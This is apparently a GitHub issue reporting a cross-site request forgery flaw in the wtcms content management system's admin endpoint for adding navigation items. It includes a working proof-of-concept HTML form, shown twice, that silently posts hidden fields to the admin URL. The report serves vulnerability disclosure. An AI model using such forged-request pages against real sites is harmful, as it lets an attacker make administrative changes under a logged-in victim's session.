New issue


Jump to bottom

There is one CSRF vulnerability that can add news #8

Open **Ch3ng-sky** opened this issue on Sep 4, 2019 · 0 comments

Ch3ng-sky commented on Sep 4, 2019

You can add articles in admin background, but there is a CSRF vulnerability.



```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
    http://localhost/cms/wtcms-master/index.php?g=admin&m=nav&a=add_post
    method="POST">
      <input type="hidden" name="cid" value="3" />
      <input type="hidden" name="parentid" value="72" />
      <input type="hidden" name="label" value="CSRF Test" />
      <input type="hidden" name="nav" value="on" />
      <input type="hidden" name="external&#95;href" value=
       "http&#58;&#47;&#47;" />
      <input type="hidden" name="target" value="" />
      <input type="hidden" name="icon" value="" />
      <input type="hidden" name="status" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

POC

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/cms/wtcms-master/index.php?g=admin&m=nav&a=add_post" method="POST">
      <input type="hidden" name="cid" value="3" />
      <input type="hidden" name="parentid" value="72" />
      <input type="hidden" name="label" value="CSRF Test" />
      <input type="hidden" name="nav" value="on" />
      <input type="hidden" name="external&#95;href" value="http&#58;&#47;&#47;" />
      <input type="hidden" name="target" value="" />
      <input type="hidden" name="icon" value="" />
      <input type="hidden" name="status" value="1" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant